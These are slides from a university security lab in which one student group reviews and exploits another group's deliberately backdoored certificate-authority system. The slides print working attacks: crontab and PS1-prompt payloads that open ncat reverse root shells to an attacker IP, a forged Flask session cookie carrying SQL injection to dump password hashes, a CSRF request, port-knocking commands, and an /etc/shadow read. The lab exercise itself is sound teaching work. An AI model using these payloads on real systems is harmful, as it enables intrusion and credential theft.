ETH zürich

Applied Security Laboratory

Group 09 - review of group 07

Kamila Babayeva **Marin Cornuot**
Niels Lachat **Lin Zhang**

2023-12-21

Outline

1. Architecture and Security Design Review
2. Whitebox implementation review
3. Backdoors & exploits
4. Comparison of Group 9 & 7 system designs

Outline

1. Architecture and Security Design Review
2. Whitebox implementation review
3. Backdoors & exploits
4. Comparison of Group 9 & 7 system designs

Overview




Figure: Group 7 system overview

Design strengths

- Jump-host system for SSH ($=$ Minimum Exposure)
- Two-tiered CA ($=$ Minimum Exposure)
- Multiple mechanisms to ensure backup integrity + availability (RAID, off-site backups; $=$ No Single Point of Failure).

Design weaknesses

- User private keys in backup not encrypted ($\neq$ Complete mediation, $\neq$ No Single Point of Failure)
- Absence of central firewall, only host-based rules ($\neq$ No Single Point Of Failure)
- More error prone (e.g. Outgoing connections are ACCEPT by default)
- Web server + CA on same machine ($\neq$ Compartmentalization)

Outline

1. Architecture and Security Design Review

2. Whitebox implementation review

3. Backdoors & exploits

4. Comparison of Group 9 & 7 system designs

Logging

- Some events (certificate issuance, certificate revocation, password change, ...) are *not* logged (only Apache logs).
- Dangerous print (but because logging not active, not major vulnerability):

```python
def check_password(username, password):
    print("username {username}, password {password}")
```


Sanitization

- + Sanitization done on user input, using regex (with whitelist approach)
- – No use of SQL prepared statements
- – Oversight: session username, coming from cookie not sanitized (more on this later)

```
user_query = f"SELECT * FROM users WHERE uid = '{session['username']}'"
user_data = fetch_data(user_query)
```

CSRF protection

- No server-side protection against CSRF
- Same-Site attribute set for cookies but only relies on client browser's security



CSRF request

Possible since there is no check of old password to create a new one.

Pretty Raw Hex

```
POST /edit_password HTTP/1.1
Host: imovies.ch
Cookie: session=eyJfcGVybWFuZW50Ijp0cnVlLCJ1c2VybmFtZSI6ImEzIn0.ZXj8Xw.pgJZUV8bt1ixnGetnsIKd_ClUAI
Content-Length: 48
Cache-Control: max-age=0
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1:8000
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/115.0.5790.171 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sign
ed-exchange;v=b3;q=0.7
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:8000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

password=CSRF1nPr0gr3ss&confirmation_password=CSRF1nPr0gr3ss
```

Outline

1. Architecture and Security Design Review
2. Whitebox implementation review
3. Backdoors & exploits
4. Comparison of Group 9 & 7 system designs

Backdoor #1

- Found fully in blackbox
- Final stage: Gain remote root shell to web server machine
- Enabling vulnerabilities: path traversal, lack of validation on file upload, web server running as root user

Backdoor #1: Step 1 - path traversal




Figure: Upload a payload as a profile pic. Lucky us, the webserver is running as root so no limit on what we can upload !

Backdoor #1: Step 2 - malicious cronjob

Create malicious crontab `bad_cron` containing :

```
* * * * * root sudo apt-get install -y ncat >/dev/null 2>&1;
sudo ncat 172.17.21.13 4444 -e /bin/bash &
```

- This is possible since no outgoing firewall rules are enforced on the machines.

Backdoor #1: Step 3 - we're in !

```
┌──(kali㉿kali)-[~/backdoor1]
└─$ nc -lvp 4444
listening on [any] 4444 ...
connect to [172.17.21.13] from imovies.ch [172.17.21.2] 35688
cat /etc/shadow
root:*:19641:0:99999:7:::
daemon:*:19641:0:99999:7:::
```

Figure: Wait for incoming reverse root shell

Backdoor #2:

- Mostly solved with whitebox approach
- Final stage: Gain remote root shell to the admin machine
- Steps: Expose FTP service then perform privilege escalation.

Backdoor #2: Nmap scan

```
SYS-admin@client:~$ sudo nmap -sT admin_ext -p-
[sudo] password for SYS-admin:
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-19 22:58 UTC
Nmap scan report for admin_ext (172.17.21.4)
Host is up (0.00097s latency).
Not shown: 60533 filtered ports, 5001 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 08:00:27:22:06:28 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 53.27 seconds
```

Figure: Identifying unfiltered ports from 60000 to 65000 (reported as closed)

Backdoor #2: Port knocking

We identified a "bleed" service which is actually a disguised knocking service.

```
while true; do
        knock -v 172.17.21.4 63171 62001 64022 \
                61895 61501 63638 61157 62393 61082 63229
        sleep 50
done
```

Figure: Perform port knocking to open ftp port

```
┌──(kali㉿kali)-[~/backdoor2]
└─$ ftp
ftp> open 172.17.21.4 2211
Connected to 172.17.21.4.
220 (vsFTPd 3.0.5)
Name (172.17.21.4:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
```

Figure: FTP login successful

Backdoor #2: Identifying the vulnerability

```
# some cool stuff
if [ -f .rc/PS1 ]
then
export PS1="$(cat .rc/PS1)"
fi
if [ -f .rc/PS2 ]
then
export PS2="$(cat .rc/PS2)"
fi
```

Figure: Suspicious lines in the bash_aliases file of the admin user, and our low privilege FTP user has write access to this file !

Backdoor #2: Crafting our payload

```
${debian_chroot:+($debian_chroot)}\[\033[01;32m\]\u@\h\[\033[00m\]:\[\033[01;34m\]\w\[\033[00m\]
$(sudo -n true 2> /dev/null; if [ $? -eq 0 ];
then if ! command -v ncat >/dev/null 2>&1; then sudo apt-get install -y ncat >/dev/null 2>&1 & fi;
sudo ncat 172.17.21.6 4444 -e /bin/bash >/dev/null 2>&1 & fi ) $
```

Figure: Prepare exploit to replace PS1 and get a reverse root shell

Backdoor #2: Sending our payload to the victim

```
┌──(kali㉿kali)-[~/backdoor2]
└─$ ftp
ftp> open 172.17.21.4 2211
Connected to 172.17.21.4.
220 (vsFTPd 3.0.5)
Name (172.17.21.4:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> put PS1_exploit /home/admin1234/.rc/PS1
local: PS1_exploit remote: /home/admin1234/.rc/PS1
229 Entering Extended Passive Mode (|||35567|)
150 Ok to send data.
100% |*******************************************************************************|   413        2.34 MiB/s    00:00 ETA
226 Transfer complete.
413 bytes sent in 00:00 (110.40 KiB/s)
```

Figure: Upload PS1 exploit via ftp

Backdoor #2: Wait for the admin to connect

```
admin1234@admin:~  $ sudo apt update
[sudo] password for admin1234: 
```

Figure: Wait for admin to connect and use sudo

Backdoor #2: Enjoy our new privileges !

```
root@client:/home/SYS-admin/sourcecode# ncat -lvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 172.17.21.4.
Ncat: Connection from 172.17.21.4:47936.
ls
Documents
Downloads
Music
Pictures
sourcecode.zip
whoami
root
```

Figure: *hacker voice* I'm in!

Backdoor #3: SQLi through flask session cookies

Partially done in whitebox - allows to leak all the DB

```
SYS-admin@client:~$ flask-unsign --decode --cookie "eyJfcGVybWFuZW50Ijp0cnVlLCJ1c2VybmFtZSI6Im1zIn0.ZYK6rw.aRJgiZMZrL5bzCHSdPZj6cAsufU"
{'_permanent': True, 'username': 'ms'}
```

Figure: Use of Flask session cookies

```python
app = Flask(__name__)

app.secret_key = 'A571D8B4879B5C83959A8EE977875'

```

Figure: Flask uses an hardcoded secret key in sourcecode for signing cookies

Backdoor #3: Spoofing another user's cookie

```
SYS-admin@client:~$ flask-unsign --secret "A571D8B4879B5C83959A8EE977875"
 --sign --cookie "{'username' : 'ms'}"
eyJ1c2VybmFtZSI6Im1zIn0.ZYK8Gg.F3TZCYd3IzpHxcHmqLhM6OhTD_E
```

Figure: By using Python's library flask-unsign we can create fake cookies and spoof Flask's signature

Backdoor #3: Taking advantage of SQL queries

```
user_query = f"SELECT * FROM users WHERE uid = '{session['username']}'"
user_data = fetch_data(user_query)
```

Figure: Session cookie values aren't sanitized and no use of prepared statement - "session['username']" is directly interpolated into the SQL command

Backdoor #3: Time for some SQLi :)

```
SYS-admin@client:~$ flask-unsign --secret "A571D8B4879B5C83959A8EE977875" --sign
--cookie "{'username' : 'bla\' UNION SELECT GROUP_CONCAT(pwd SEPARATOR \' \'),GRO
UP_CONCAT(uid SEPARATOR \' \'),1,1,1,1,1,1 from users #'}"
.eJyrViotTi3KS8xNVbJSSspJVFcI9fP091MIdvVxdQ5RcA_yDw2Id_b3c3YM0SgoTwGKBzgGOYb4Bymo
K6hr6qDIl2ZiyBsioEJaUX6uAsi2YgVlpVoAaw0iEg.ZYLFFA.dvy8YcLlB6hhO-6KfSnvYmXbCWU
```

Figure: Let's craft a payload to leak password hashes and usernames

Backdoor #3: TADAMMM




Figure: Here comes the reward !

Outline

1. Architecture and Security Design Review
2. Whitebox implementation review
3. Backdoors & exploits
4. Comparison of Group 9 & 7 system designs

Comparison of Group 9 & 7 system designs

- $=$ All traffic is encrypted through TLS and SSH
- $=$ Only allow SSH connection through public key to limit the use of passwords / bruteforce
- $+$ Group 7 used a multi-level CA
- $-$ Different architecture (centralized firewall/router + DMZ) vs intranet/extranet architecture with only host based firewall rules.
- $-$ No separation of webserver and CA
- $-$ Lack of Precise Event Logging on the Flask web application (upon connection success, failure, new certificates, etc)

Thank you for listening, a quick XSS to finish :)

Also found in blackbox.




Figure: Arbitrary file upload allows permanent XSS (profile pictures are publicly accessible)